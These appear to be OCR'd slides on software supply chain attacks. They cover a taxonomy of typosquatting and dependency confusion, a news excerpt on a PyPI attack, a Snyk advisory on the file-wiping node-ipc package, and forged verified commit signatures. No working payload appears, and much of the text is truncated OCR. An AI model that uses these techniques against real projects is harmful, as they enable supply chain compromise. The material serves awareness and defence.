
GitHub statistics:

Stars: 47 388

Forks: 8 731

Open issues/PRs: 226

View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery



requests 2.27.1

```
pip install requests
```

Python HTTP for Humans.

Project links

Homepage

Source

Documentation

Statistics

GitHub statistics:

Stars: 47 388

Forks: 8 731

Open issues/PRs: 226

View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery

Project description

Requests


Requests is a simple, yet elegant, HTTP library.

```
>>> import requests
>>> r = requests.get('https://httpbin
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
'{"authenticated": true, ...'
>>> r.json()
{'authenticated': True, ...}
```

Types of attacks

- Namesquatting
    - Typosquatting
        - Stub package
    - Phishing
        - Starjacking
    - Dependency confusion
- Existing packages
    - Malicious dependency
    - Package takeover
        - Dependency hijack
        - Source code modification

Dependency confusion



Dependency confusion attack mounted via PyPi repo exposes flawed package installer behavior

Adam Bannister 19 February 2021 at 16:40 UTC
Updated: 17 June 2021 at 14:28 UTC

Novel supply chain attack detected in the wild just days after security researcher disclosed the technique


UPDATED The default behavior of pip, the Python package installer, leaves the software development process vulnerable to ‘dependency confusion’ attacks, a software vendor has discovered.

Use of the novel supply chain attack technique has been detected in the wild only a week after it was disclosed by its architect.

Pip’s insecure behavior highlights a “major problem in the way code is being shared and reused through node package manager [NPM], PyPi, and other online repositories”, says Henri Terho, chief R&D evangelist at Qentinel, in a blog post.

Infiltrating the build process

The attack came to light on February 16 when a developer at the automated software testing specialist reported the mysterious failure of a build pipeline when fetching internal libraries


https://s3-media0.fl.yelpcdn.com
https://s3-media0.fl.yelpcdn.com/assets/public/module_biz_claim_pages_landing.yji-d31b8f13a3e9d210d83f.js
Incognito


```
{"test":"yelp-js-infra test --
react","test:watch":"yelp-js-infra test --react -- -
-watchAll","prepublish":"make
build","typecheck":"flow check"},"dependencies":
{"snake-case":"^2.1.0","yelp-bunsen-logger-
js":"^4.4.1","yelp_sitrep":"^7.13.2"},"devDependenci
es":{"enzyme":"^3.11.0","flow-bin":"^0.100.0","flow-
copy-source":"^1.2.1","react":"^16.4.2","react-
dom":"^16.4.2","yelp-js-infra":"^33.39.0"},"files":
["lib","src"],"peerDependencies":
{"react":"^16.4.2","react-
dom":"^16.4.2"}}')},20:function(e,t,n)
```

Source:

- https://portswigger.net/daily-swig/dependency-confusion-attack-mounted-via-pypi-repo-exposes-flawed-package-installer-behavior
- https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Types of attacks

- Namesquatting
  - Typosquatting
    - Stub package
  - Phishing
    - Starjacking
  - Dependency confusion
- Existing packages
  - Malicious dependency
  - Package takeover
    - Dependency hijack
    - Source code modification



Malicious Package

Affecting node-ipc package, versions >=10.1.1 <10.1.3

INTRODUCED: 16 MAR 2022 MALICIOUS CVE-2022-23812 CWE-506 FIRST ADDED BY SNYK

How to fix?

Upgrade `node-ipc` to version 10.1.3 or higher.

Overview


node-ipc is a malicious package. This package contains malicious code, that targets users with IP located in Russia or Belarus, and overwrites their files with a heart emoji.

Note: from versions 11.0.0 onwards, instead of having malicious code directly in the source of this package, `node-ipc` imports the `peacenotwar` package that includes potentially undesired behavior.

Source: https://security.snyk.io/vuln/SNYK-JS-NODEIPC-2426370

Exploiting PRs/commits workflow

- GitHub diff view doesn‘t like NULL characters
- Automatic trigger of CI pipeline
  - Self-approve PRs
- Add new CI/CD workflows
- Fake digital signatures



add kr codesign {on,off}

master 2.4.11 … 2.2.5

kcking committed on Jul 27, 2017 Verified


Showing 2 changed f

This commit was signed with a verified signature.

kcking
Kevin King

GPG key ID: 905AB21954338446
Learn about signing commits


```
10 ▮▮▮▮▮ kr/kr.go
@@ -54
549 549
550 550                                sage:
551 551                                ction
                                     },
```



I love windows and subversion!

master

torvalds committed 5 minutes ago




This commit was created on GitHub.com and signed with GitHub’s verified signature.

×

GPG key ID: 4AEE18F83AFDEB23
Learn about vigilant mode

More reading: https://iter.ca/post/gh-sig-pwn/

Malicious PR



